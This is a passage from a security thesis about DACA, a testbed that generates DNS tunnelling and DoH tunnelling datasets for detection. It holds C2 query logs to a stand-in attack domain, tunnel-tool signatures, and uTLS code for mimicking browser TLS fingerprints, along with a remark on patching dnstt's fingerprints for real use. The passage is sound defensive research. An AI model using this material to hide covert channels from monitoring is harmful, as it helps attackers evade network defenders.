Figures 26 and 27 expose some additional differences between the DNS Servers, namely Dnsmasq [84] has more than double the amount of log lines than the other two DNS servers under evaluation: BIND9 [85] and CoreDNS [86]. While all tested DNS servers log incoming queries, only two make attempts at logging responses, these latter two do not, as can be seen in Figure 28 and which explains the difference in volume. The lack of response logging diminishes forensic usefulness since C2 commands and/or any payloads are contained within the responses.




Figure 26. Average Volume C2 Traffic (bytes).




Figure 27. Average Volume C2 Traffic per DNS Server (line count).

```

1 # DNSMASQ - Single request, three log entries
2 Apr 1 12:12:40 dnsmasq[1598]: query[TXT] c8d801a70fc6413d1a84790002b658dbe8.example.attack from 192.168.0.30
3 Apr 1 12:12:40 dnsmasq[1598]: forwarded c8d801a70fc6413d1a84790002b658dbe8.example.attack to 192.168.0.20
4 Apr 1 12:12:40 dnsmasq[1598]: reply c8d801a70fc6413d1a84790002b658dbe8.example.attack is
   edcf01a70f7595435088e7ffff607d7794
5
6 # BIND9 - Single request, single log entry
7 2022-04-01T12:03:42.786Z info: client @0x7fde9c0466d0 192.168.0.30#49445 (1ea601c0b0e7f1a2c638780037269f9dae.example.
   attack): query: 1ea601c0b0e7f1a2c638780037269f9dae.example.attack IN TXT + (192.168.0.10)
8
9 # CoreDNS - Single request, single log entry
10 [INFO] 192.168.0.30:55220 - 41454 "CNAME IN 2773011cc6035506f30221000bb12b7efe.example.attack. udp 67 false 512"
   NOERROR qr.rd.ra 179 0.003504375s "0"
11
12 # PowerDNS (most output omitted) - Single request, 20+ log entries
13 Apr 1 12:08:01 powerdns pdns_recursor[1556]: 2 [2/1] question for '77bf010f699dcc618708620002f2448884.example.attack |
   TXT' from 192.168.0.30:57492
14 Apr 1 12:08:01 powerdns pdns_recursor[1556]: [2]
15 77bf010f699dcc618708620002f2448884.example.attack: accept answer '77bf010f699dcc618708620002f2448884.example.attack |
   TXT|"fb3c010f692021883312a1ffff926461f3"' from 'example.attack' nameservers? ttl=60, place=1 YES! - This answer
   was received from a server we forward to.

```

Figure 28. BIND9 vs. CoreDNS vs. PowerDNS vs. Dnsmasq Query Logging.

When looking at the produced data itself we can make some other observations, starting with how DNS servers handle writing logs to disk when special or non-printable characters are present in the request/response. These characters mostly occur due to query compression to increase link bandwidth but other mention-able encoding issues occur as well. We would expect these same characters to occur when for example other injection attacks are performed as mentioned earlier in this work [25].

Octal escape of the raw byte seems to be the standard way to approach this problem (i.e. `\000` to `\255`) and is adopted by CoreDNS, PowerDNS and BIND9 while Suricata converts special characters to Hex with double backslashes (i.e. `\xee` or `\xc8`). This escaping of non-ASCII characters is prudent to avoid injection attacks. Dnsmasq's approach seems

somewhat inconsistent though, see for example Figure 29. No user queries are logged when even a single non-ASCII character is found, as can be seen in the responsible source code of Figure 30. However dnsmasq seems to allow logging the original query in the response message when all characters fall within the wider ISO 8859-1 character set. The response will be printed character by character until a prohibited character is encountered and seems to abandon response logging altogether (even without the 'unprintable' message) when a non supported byte or record type is encountered.

```

1 | Mar 31 07:16:42 dnsmasq[1586]: query[TXT] <name unprintable> from 192.168.0.30
2 | Mar 31 07:16:42 dnsmasq[1586]: forwarded <name unprintable> to 192.168.0.20
3 | Mar 31 07:16:42 dnsmasq[1586]: reply rayadÛBüüÿ%« REST OMITTED
   |   »ü.example.attack is r << REMNANT RESPONSE DATA IS NOT PRINTED >>

```

Figure 29. Special Characters in Log lines.

```

1 | /* There can be names in the cache containing control chars, dont mess up logging or open security holes. */
2 | static char *sanitise(char *name)
3 | {
4 |     unsigned char *r;
5 |     if (name)
6 |         for (r = (unsigned char *)name; *r; r++)
7 |             if (!isprint((int)*r))
8 |                 return "<name unprintable>";
9 |
10 |     return name;
11 | }

```

Figure 30. Dnsmasq sanitization of user controlled input ¹.

PowerDNS on occasion performs a base64 conversion operation on the response data (e.g. when KEY query type is used). Suricata seems to keep this KEY data in it's original form.

Some basic examples on creating signatures for the used DNS Tunneling tools will now be discussed although a full analysis is considered out of scope. See Section 4.2.3 for more information on this point.

One way to approach this is to find cleartext markers or control messages used by the tool when establishing the tunnel. Figure 31 shows some example ones used by dns2tcp [81] and Figure 32 shows some for iodine [87].

```

1 | XXXXX.=auth.example.attack
2 | XXXXX.=connect.example.attack
3 | XXXXX.Ok.example.attack
4 | XXXXX0.k.example.attack

```

Figure 31. DNS2TCP Control messages.

¹Dnsmasq sanitisation function - retrieved 17.04.2022

```

1 | XXXXaAbBcCdDeEfGhHiIjKkLlMmNnOoPpQqRrSsTtUuVvWwXxYyZz.example.attack
2 | XXXXaA-Aaahhh-Drink-mal-ein-J\228 germeister-.example.attack
3 | XXXXaA-La-fl\251 te-na\239 ve-fran\231 aise-est-retir\233-\224-Cr\232 te.example.attack

```

Figure 32. Iodine Control messages.

Another approach that can be taken is to look at network statistics. Dnscat2 [80] is encrypted by default but seems to re-use the same source port during the entire connection which seems potentially uncommon for DNS. This results into large DNS flows, containing many packets and bytes exchanged between client and server. See also Figure 33 for Wireshark statistics from one of the recorded PCAPs and Figure 34 for a Suricata flow record.

Topic / Item	Count*	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Destinations and Ports	868				0,0093	100%	0,1200	46,659
192.168.0.20	219				0,0023	25,23%	0,0300	46,661
UDP	219				0,0023	100,00%	0,0300	46,661
53	219				0,0023	100,00%	0,0300	46,661
192.168.0.30	219				0,0023	25,23%	0,0300	19,748
UDP	219				0,0023	100,00%	0,0300	19,748
49445	219				0,0023	100,00%	0,0300	19,748
192.168.0.10	430				0,0046	49,54%	0,0600	46,659
UDP	430				0,0046	100,00%	0,0600	46,659

Figure 33. Dnscat2 Single Large Flow in Wireshark.

```

{
  "timestamp": "2022-04-01T15:02:47.768307+0300",
  "flow_id": 501303917132083,
  "event_type": "flow",
  "src_ip": "192.168.0.30",
  "src_port": 49445,
  "dest_ip": "192.168.0.10",
  "dest_port": 53,
  "proto": "UDP",
  "app_proto": "dns",
  "flow": {
    "pkts_toserver": 219,
    "pkts_toclient": 219,
    "bytes_toserver": 31914,
    "bytes_toclient": 43275,
    "start": "2022-04-01T15:02:47.768307+0300",
    "end": "2022-04-01T15:04:21.104540+0300",
    "age": 94,
    "state": "established",
    "reason": "shutdown",
    "alerted": false
  }
}

```

Figure 34. Dnscat2 Single Large Flow in Suricata logs.

As part of this analysis we've seen a lack of response logging in BIND9 and CoreDNS, excessive debug logging in PowerDNS and inconsistent handling of non-printable characters in Dnsmasq. In addition query logging can have significant overhead to the DNS server and induce query response latency. If one wants to reliably detect the described or similar techniques some other solutions exist that could be considered:

1. Dnstap [88] is natively supported by BIND9, CoreDNS and PowerDNS (amongst others) and can be used to avoid IO performance penalties by using a binary output format as well as gain response logging. Data forwarding might be a problem with this solution making centralized analysis harder.
2. Tcpcap or DNSCAP [89] can collect DNS traffic passively which has potentially similar data collection issues as Dnstap but would give the full exchange.
3. An IDS like Suricata [24] or network analysis tool like Arkime [90] can ingest network data through network TAPs and allows for request/response DNS logging and analysis.

Suricata was used for some post-hoc processing of captured network data to give an indication of the potential log volumes involved and was included in Figure 27 and 26 for comparison. Note that the data had to be trimmed since the capture took place on the resolver's network interface used for both incoming queries as well as forwarded ones, causing duplicate data. The Suricata DNS log entries are quite large but offer normalized query and response logs as well as other flow entries which are easy to forward to a centralized place. See Figure 35 for the configuration and commands used.

```
1 | suricata -c suricata.yaml -r dns.pcap
2 |
3 | # suricata.yaml - Default is to log all
4 | - eve-log:
5 |   enabled: yes
6 |   types:
7 |     - dns:
8 |       version: 2
9 |       enabled: yes
10 |      requests: no
11 |      responses: no
12 |      formats: [detailed, grouped]
13 |      types: [a, aaaa, cname, mx, ns, ptr, txt]
```

Figure 35. Suricata DNS Logging Configurations.

4.2.3 Detection Rules

As part of the validation of the produced dataset, three Sigma detection rules were created, converted to the native SIEM format and deployed to the production environment of a large Nordic financial institution as well as a historical data analysis was performed. These rules inspect around a 100 million log lines a day. Due to company policies the author is unable to share these rules or any explicit findings related to production deployment. In general the author can say that false positives are limited and are relatively easy to whitelist.

4.3 DNS Tunnel over DoH Scenario

4.3.1 Overview

The following section shortly discusses the runthrough of an implemented scenario which builds on the previously discussed scenario in Section 4.2 and functions as a second test and validation of the developed tool. In total 62 attack variations were performed each resulting in their own sub dataset. 43 were gathered in fully automated mode (file transfer) and 19 of these were performed in interactive mode (C2). The full configuration and dataset can be found at: <https://github.com/Korving-F/doh-tunnel-dataset>.

This scenario consisted of three main components: a "compromised" client, a victim DoH resolver with TLS proxy in front and a malicious authoritative DNS server for the faux *example.attack* domain used in the attack simulation. See also Figure 36 for an overview. The client in this scenario needed to be able to create a DNS tunnel as well as communicate over DoH which meant two general approaches were taken:

1. Utilize a dedicated censorship circumvention tool called *dnstt* [49] which is DNS tunnelling software that can natively use DoH resolvers.
2. Re-use some of the DNS tunneling tools from Section 4.2 in addition to using a local forwarder called *dns-over-https* [91] which would transparently convert all local DNS requests into DoH.




Figure 36. DACA - Simulated DNS Tunnel over DoH Scenario.

4.3.2 Data Analysis

Some first observations revolve around the described transparent approach and general tunnel failures when using this method. Iodine generally worked well except for when the PRIVATE record type was used for tunnel negotiations. Using dns2tcp in compression mode caused HMAC validation failures when copying over the test file using rsync. See also Figure 37 for some of the produced error messages. The author had to keep dnscat2 out of scope entirely since this integration pattern did not work correctly and resulted in core dumps ¹.

```
1 | # dns2tcp failure message
2 | ssh_dispatch_run_fatal: Connection to 127.0.0.1 port 12345: message authentication code incorrect
3 |
4 | # Iodine failure message
5 | Autoprobing max downstream fragment size ... (skip with -m fragsize)
6 | ...768 not ok.. ...384 not ok.. ...192 not ok.. ...96 not ok.. ...48 not ok.. ...24 not ok.. ...12 not ok.. ...6 not
   | ok.. ...3 not ok.. ...2 not ok..
7 | iodine: found no accepted fragment size.
```

Figure 37. DoH tunnel error messages.

When looking at the actual data that is produced it becomes clear that creating basic signatures for the used tools or method is not as straightforward as it was with plaintext DNS since all data is encrypted from a defender's point of view. The use of DoH within an organization can thus introduce a large monitoring blindspot.

Setting up monitoring for known public DoH resolvers [47], [48] is low hanging fruit to gain insight into attempts at DoH-based name resolution. Organizations might also want to setup their own DoH server to lean into this movement towards encrypted DNS, but this might come with its own set of monitoring problems. Popular DNS servers like CoreDNS [86] and BIND9 [85] now natively support DoH, and while their behavior was not tested as part of the developed scenario their logging formats likely don't change much, giving at least insight into query data (although ideally data like HTTP headers would get logged as well). Deploying a tool like Suricata behind the DNS resolver gains insight into responses, but loses the original source IP of the requester. Logging can also be enabled on the TLS proxy, but this might require inefficient and problematic response logging configurations as well as queries being logged in encoded DNS wire format as can be seen in Figure 38. One solution would be to integrate the previously discussed dnstap [88] which can also understand DoH and would allow for full query/response logging.

¹<https://github.com/iagox86/dnscat2/issues/175>

```

1 | # Proxy log using dnstt without response logging
2 | 192.168.0.30 - - [08/May/2022:07:16:36 +0000] "POST /dns-query HTTP/1.1" 200 128 "-" "-"
3 |
4 | # Proxy log using dns-over-https
5 | 192.168.0.30 - - [08/May/2022:08:30:49 +0000] "GET /dns-query?ct=application/dns-message&dns=
    | AAABAAABAAAAAAAAABc0Y0FBQUFCQkEHZkhhbXBsZQZhdHRhY2sAAABkAAQAAKRAAAAAAAAAAAAA HTTP/1.1" 200 91 "-" "DNS-over-HTTPS
    | /2.3.1 (+https://github.com/m13253/dns-over-https)"

```

Figure 38. NGINX logs GET and POST requests to DoH server.

Beyond monitoring known DoH-resolvers, simple detection methods could focus on statistical traffic pattern anomalies and low fidelity signature based detections related to TLS fingerprinting. Both will now shortly be discussed.

Looking at some of the network statistics from the datasets we can observe long-lived TCP sessions for all of the C2 communications, see also Figure 39 for an example where sessions were open for dozens of seconds. This opens up the door for potential flow analysis, similar as described for dnscat2 in Section 4.2.2. However this approach might prove to be of lower fidelity since it would target TCP based HTTPS traffic instead of UDP based DNS, where such long sessions might be more common.

```

1 | tshark -r /path/to/traffic_capture.pcap -q -z conv,tcp
2 |           F BYTES F BYTES  F  BYTES  START          DURATION
3 | 192.168.0.30:40058 <=> 192.168.0.10:443 60 29429 65 13480 125 42909 0.000000000 31.7373
4 | 192.168.0.30:40076 <=> 192.168.0.10:443 59 34555 58 15718 117 50273 27.657026000 7.9980
5 | 192.168.0.30:40064 <=> 192.168.0.10:443 34 14659 35 6563 69 21222 0.133703000 21.9280
6 | 192.168.0.30:40094 <=> 192.168.0.10:443 30 15925 29 7017 59 22942 33.575996000 4.5667
7 | 192.168.0.30:40112 <=> 192.168.0.10:443 29 12965 30 5619 59 18584 35.653441000 15.9523

```

Figure 39. Using tshark to analyze TCP statistics.

The *ClientHello* message in TLS negotiations is sent in plaintext which allows for certain fingerprinting techniques by looking at TLS version, offered cipher suites, compression methods and extension IDs. One popular approach for this is called JA3/JA3S [92]. This vector of analysis might become obsolete once Encrypted Client Hello (ECH) [93] is commonly implemented, but for the moment it is still worth looking into.

The two tools that created TLS sessions in this particular scenario were `dns-over-https` [91] and `dnstt` [49]. The former was found to make no attempts at disguising their TLS signature (nor default user agent) and is therefore the same as any other Go-based applications that use the "crypto/tls" package from the Go standard library. This also includes the latter tool when run with the TLS mimicry flag set to "none" (it will however strip the default Go user agent).

`Dnstt` uses `uTLS` as a library to mimic common and popular TLS implementations [94]–[96]. Note that this approach means that the client needs to communicate cipher suites to servers that might be unsupported by the underlying TLS library. The main finding related to `dnstt` is that it uses a handful of browser signatures which are hardcoded in the `uTLS` library, which in turn haven't been updated since December 2020 ¹. In addition the default behavior for `dnstt` is to randomize between a subset of these hardcoded TLS fingerprints. For censorship evasion this randomization approach makes sense, since less popular fingerprints are easily blocked with a low impact on user experience, after which trying new fingerprints will potentially allow for traffic to pass through. However when used within a controlled, monitored environment this could draw attention to itself if for example a TLS connection with an iOS signature comes from a known Windows machine.

The `uTLS` library ² and its accompanying web page [95] allow for easy extraction of new, popular signatures. The library does this by implementing a dedicated function called *FingerprintClientHello* which accepts the raw bytes of a captured ClientHello message from a TLS handshake, extracts set parameters like offered ciphersuites and returns a configuration object which in turn can be used when creating new TLS connections, effectively mimicking the original, captured connection. The webpage improves on this by generating the configuration object as code. See also Figure 41 for code generated by a given fingerprint through the webpage. This is therefore something that should probably be patched manually by anyone wanting to use `dnstt` in a real-life situation.

All JA3 signatures that were created during the scenario execution can be found in Figure 42.

¹https://github.com/refraction-networking/utls/blob/master/u_common.go

²<https://github.com/refraction-networking/utls#fingerprinting-captured-client-hello>

uTLS generated code

Click to expand

```
// import tls "github.com/refraction-networking/utls"
tcpConn, err := net.Dial("tcp", "tlsfingerprint.io:443")
if err != nil {
    fmt.Printf("net.Dial() failed: %v\n", err)
    return
}

config := tls.Config{ServerName: "tlsfingerprint.io"}
// This fingerprint includes feature(s), not fully supported by TLS.
// uTLS client with this fingerprint will only be able to talk to servers,
// that also do not support those features.
tlsConn := tls.Client(tcpConn, &tlsConfig, utls.HelloCustom)
clientHelloSpec := tls.ClientHelloSpec {
    CipherSuites: []uint16{
        tls.GREASE_PLACEHOLDER,
        tls.TLS_AES_128_GCM_SHA256,
        tls.TLS_AES_256_GCM_SHA384,
        tls.TLS_CHACHA20_POLY1305_SHA256,
        tls.TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,
        tls.TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256,
        tls.TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,
        tls.TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,
        tls.TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305,
        tls.TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305,
        tls.TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA,
        tls.TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA,
        tls.TLS_RSA_WITH_AES_128_GCM_SHA256,
        tls.TLS_RSA_WITH_AES_256_GCM_SHA384,
        tls.TLS_RSA_WITH_AES_128_CBC_SHA,
        tls.TLS_RSA_WITH_AES_256_CBC_SHA,
    },
    CompressionMethods: []byte{
        0x00, // compressionNone
    },
    Extensions: []tls.TLSExtension{
        &tls.UtlsGREASEExtension{

```

Figure 41. uTLS TLS fingerprint code generation.

```
1 # JA3
2 ## 2d703033628575a99d44820c43b84876
3 dnstt - Firefox_55
4 dnstt - Firefox_56
5
6 ## 504fc25baefc548efaa6cdebc4baf2b2 (not found in ja3er.com)
7 dnstt - iOS_11_1
8
9 ## 714cdf6e462870e2b85d251a3b22064b
10 dnstt - Firefox_65
11 dnstt - Firefox
12 dnstt - Firefox_63
13
14 ## 8c23d614aa018ed7bc6c88b545ece240 (not found in ja3er.com)
15 dnstt - Chrome_70
16
17 ## b592adaa596bb72a5c1ccdbecae52e3f (suricata note)
18 dnstt - Chrome_83
19 dnstt - Chrome
20
21 ## ce3070c6e70f189f519236604c32578c (not found in ja3er.com)
22 dnstt - iOS
23
24 ## e564ee1b7bcae4467d8c759df910ed9c
25 dns-over-https go client
26 dnstt - none
27
28 ## ebf950a16f650142d0bbf8b663dfeb4a (apfell note)
29 dnstt - Chrome_72
30
31 ## fd6314b03413399e4f23d1524d206692
32 dnstt - Chrome_58
```

Figure 42. JA3 findings.

4.3.3 Reflection

Some research suggests alternative analysis methods which deal with additional statistical and traffic pattern analysis [97] but these were not yet performed by the author. It also seems that these existing tools might leak information about the underlying tunnel in other ways due to padding [98], but has similarly not yet been explored by the author. As indicated by dnstt's author:

"dnstt does not do any traffic shaping or padding, though I tried to design the protocol to support it. It is prudent to assume that an observer can infer that a DNS tunnel is being used, despite DoH or DoT encryption, by looking at traffic metadata features such as packet timing and volume."[49]

There are C2 frameworks that can utilize communications over DoH and might have developed their own overlaying protocols. These were left out due to time constraints, but could be worth looking into. Some examples of these frameworks can be found through *The C2 Matrix* [99].

Analyzing DoH using Selenium [100] would allow to look at browser behavior, or enumerate valid JA3 signatures. There are for example also mentions of DoH canary domains in Firefox [101], perhaps other browsers use similar, undocumented techniques.

4.4 Evaluation Discussions

The analysis in previous sections shows that DACA can be used to perform repeatable attack scenarios producing multi-format datasets. These datasets in-turn allow to audit how the systems-under-attack behave (e.g. DNS servers as seen before), what data they produce as well as perform data analysis on those artifacts to create IDS signatures.

The produced tool meets the design goals as stated earlier in this document in Section 3 and stands out compared to other related testbeds by adding a high degree of automation. However some limitations of the tool exist.

4.4.1 Limitations

At the moment the tool only supports the design of local VM based scenarios, which means cloud-native attack scenarios are not supported nor can the cloud be utilized to scale out scenarios or parallelize the scenario execution phase. This also means it's not yet possible to design scenarios built onto other virtualization platforms like Docker. Adding support for Docker would not add the ability for new types of scenarios to be developed, in fact it's not suitable to deal with for example Host Intrusion Detection System (HIDS) based attack scenarios due to their need to hook into the kernel. However for many situations it would greatly shorten the execution time and would allow more parallelization which in turn allows for a shorter scenario design-development-test lifecycle. During the course of this work it also became apparent that virtualized network interfaces as used in for example Virtualbox are not always capable to deal with large volumes of network traffic between VMs. Running network attack scenarios using Docker might make the scenario execution more stable.

While provisioning Windows machines is supported through the default shell-provisioner which will transparently allow for batch and powershell scripts, the collection of artifacts on these machines is not. So executing attacks on or against Windows machines is possible, but artifacts would remain on the machines.

4.5 Future Work

The presented work can be extended, matured and improved upon. The following sections describe some ideas on how to do so.

4.5.1 Addressing Limitations

As stated in the previous section, having Windows machines using Vagrant is already supported, but the Vagrantfile template(s) need to be made platform agnostic so artifacts can actually be extracted from those machines (e.g. files, network captures and EVTX dumps). See Figure 43 for an idea on how to do that.

```
1 | if Vagrant :: Util :: Platform . windows?  
2 |     ### Windows Artifact Collection ###  
3 | else  
4 |     ### Linux Artifact Collection ###  
5 | end
```

Figure 43. Improving Vagrant platform independence.

Next to the existing VagrantController python class, two more classes need to be implemented to expand supported virtualization platforms: TerraformController for cloud-native scenarios and DockerController for local Docker based scenarios. Since most of the heavily lifting has already been performed by designing and implementing the configuration language, this work will mostly involve writing templated configuration files for these platforms. Alternative ways to extract data need to be investigated as well, but should not pose impossible to overcome technical challenges.

4.5.2 Windows Domain

A common requirement for production-like scenarios would likely be to have all participating machines be domain-joined. This requires specialized knowledge on the part of a scenario designer, not relevant to the scenario design at hand and would add a lot of boilerplate code to many scenarios. This setup should be templated for simple deployments and be enabled through a flag in the scenario configuration file (i.e. "*create_domain: true*").

4.5.3 Builtin Analytics

Live data analysis is dependent on externally setup Kafka and Elasticsearch clusters and their network being reachable. It would be a nice thing to also include these solutions, as well as a data normalization pipeline from within the testbed itself.

4.5.4 Datasets

As of this writing only two large datasets were created to validate DACA. However these scenarios can be directly extrapolated on by also investigating other utilities that use C2 over DNS or use DoH in particular ¹.

Another challenging research topic is the creation of benign datasets as discussed in Section 1.3. DACA supports the creation of such datasets to a degree, but requires extensive time and energy to be invested into the scenario design.

Since one of the main value propositions for DACA is automation, scenarios built around automatable C2 (e.g. Mythic [29]) and Adversary Emulation tools (e.g. Atomic Red Team [26]) is something that the author would like to see implemented.

A final idea on datasets is to perform Vulnerability Management or research validation tasks, for example in relation to DNS injection attacks as described by Jeitner, et al [25]. In this work dozens of DNS resolvers of specific versions are evaluated against certain injection attacks. If their setup was replicated using DACA, it would firstly allows to validate their claims on which services are vulnerable, but secondly to extend the resolvers tested (both different implementations as well as different versions of the previously tested tools).

¹<https://github.com/Korving-F/doh-tunnel-dataset/issues/1>

5 Conclusion

The DSRM process as outlined in the Section 1.4 of this document was followed during the course of the presented work. A research problem was identified, a tool was designed and implemented in an iterative manner to address that problem, after which it was evaluated and demonstrated.

DACA meets the outlined design objectives:

- A tool was developed that can create valuable, wide-ranging and reproducible datasets in a highly automated manner using open-source utilities.
- A tool and configuration language was developed which can be extended to new IaC and virtualization platforms by implementing an interface without the need to change the underlying codebase.

In addition the research questions posed in Section 1.2.3 were successfully answered:

- Can valuable datasets be created using this automated approach?
- For which platforms and services can this work?
- Will this work in a generic enough way to make it usable / adjustable / reproducible?
- If and to what degree the solution can be used to:
 - Audit systems / tools / configurations?
 - Create, tune and promote detection rules?

Limitations, points of improvement and suggestions for future work were explored in Sections 4.4.1 and 4.5. These include but are not limited to increasing the amount of supported platforms, adding inbuilt analytics pipelines and propositions for dataset development.

The code of DACA has been published under an open source license and can be found at the following link: <https://github.com/Korving-F/DACA/>

The main datasets were similarly released and can be found here:

1. <https://github.com/Korving-F/dns-tunnel-dataset>
2. <https://github.com/Korving-F/doh-tunnel-dataset>

References

- [1] D. Chell, “Bsidesmcr 2019: Offensive development: How to devops your red team”, 2019-01. [Online]. Available: https://www.youtube.com/watch?v=n5_V61NI0tA.
- [2] Azure, *Simuland*. [Online]. Available: <https://github.com/Azure/SimuLand> (visited on 2021-11-06).
- [3] Splunk, *Attack range*. [Online]. Available: https://github.com/splunk/attack_range (visited on 2021-11-06).
- [4] C. Long, *Detectionlab*. [Online]. Available: <https://github.com/clong/DetectionLab> (visited on 2021-11-20).
- [5] OTRF, *Security-datasets*. [Online]. Available: <https://github.com/OTRF/Security-Datasets> (visited on 2021-11-06).
- [6] P. Bareiß and J. Hernandez, *Splunk attack data repository*. [Online]. Available: https://github.com/splunk/attack_data (visited on 2021-11-06).
- [7] sbousseaden, *Windows evtX samples*. [Online]. Available: <https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES> (visited on 2021-11-06).
- [8] A. Thakkar and R. Lohiya, “A review of the advancement in intrusion detection datasets”, *Procedia Computer Science*, vol. 167, pp. 636–645, 2020, International Conference on Computational Intelligence and Data Science, ISSN: 1877-0509. DOI: <https://doi.org/10.1016/j.procs.2020.03.330>. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1877050920307961>.
- [9] S. D. Erokhin and A. P. Zhuravlev, “A comparative analysis of public cyber security datasets”, in *2020 Systems of Signal Synchronization, Generating and Processing in Telecommunications (SYNCHROINFO)*, 2020, pp. 1–7. DOI: 10.1109/SYNCHROINFO49631.2020.9166001.
- [10] H.-K. Bui, Y.-D. Lin, R.-H. Hwang, P.-C. Lin, V.-L. Nguyen, and Y.-C. Lai, “Creme: A toolchain of automatic dataset collection for machine learning in intrusion detection”, *Journal of Network and Computer Applications*, vol. 193, p. 103 212, 2021, ISSN: 1084-8045. DOI: <https://doi.org/10.1016/j.jnca.2021.103212>. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1084804521002137>.
- [11] D. Brauckhoff, A. Wagner, and M. May, “Flame: A flow-level anomaly modeling engine.”, 2008-01. [Online]. Available: https://www.usenix.org/legacy/event/cset08/tech/full_papers/brauckhoff/brauckhoff_html/index.html.
- [12] T. L. -. T. Darmstadt, *Id2t - intrusion detection dataset toolkit*. [Online]. Available: <https://github.com/tklab-tud/ID2T> (visited on 2021-11-07).
- [13] C. G. Cordero, E. Vasilomanolakis, N. Milanov, C. Koch, D. Hausheer, and M. Mühlhäuser, “Id2t: A diy dataset creation toolkit for intrusion detection systems”, in *2015 IEEE Conference on Communications and Network Security (CNS)*, 2015, pp. 739–740. DOI: 10.1109/CNS.2015.7346912.
- [14] E. Vasilomanolakis, C. G. Cordero, N. Milanov, and M. Mühlhäuser, “Towards the creation of synthetic, yet realistic, intrusion detection datasets”, in *NOMS 2016 - 2016 IEEE/IFIP Network Operations and Management Symposium*, 2016, pp. 1209–1214. DOI: 10.1109/NOMS.2016.7502989.

- [15] Y. Takahashi, S. Shima, R. Tanabe, and K. Yoshioka, “Aptgen: An approach towards generating practical dataset labelled with targeted attack sequences”, in *13th USENIX Workshop on Cyber Security Experimentation and Test, CSET 2020, August 10, 2020*, T. Denning and T. Moore, Eds., USENIX Association, 2020. [Online]. Available: <https://www.usenix.org/conference/cset20/presentation/takahashi>.
- [16] A. Shiravi, H. Shiravi, M. Tavallaei, and A. A. Ghorbani, “Toward developing a systematic approach to generate benchmark datasets for intrusion detection”, *Computers & Security*, vol. 31, no. 3, pp. 357–374, 2012, ISSN: 0167-4048. DOI: <https://doi.org/10.1016/j.cose.2011.12.012>. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S0167404811001672>.
- [17] A. Kenyon, L. Deka, and D. Elizondo, “Are public intrusion datasets fit for purpose characterising the state of the art in intrusion event datasets”, *Computers & Security*, vol. 99, p. 102022, 2020, ISSN: 0167-4048. DOI: <https://doi.org/10.1016/j.cose.2020.102022>. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S0167404820302959>.
- [18] SigmaHQ, *Sigma*. [Online]. Available: <https://github.com/SigmaHQ/sigma> (visited on 2021-11-06).
- [19] R. Rodriguez, *SimuLand: Understand adversary tradecraft and improve detection strategies*. [Online]. Available: <https://www.microsoft.com/security/blog/2021/05/20/simuland-understand-adversary-tradecraft-and-improve-detection-strategies/> (visited on 2021-11-06).
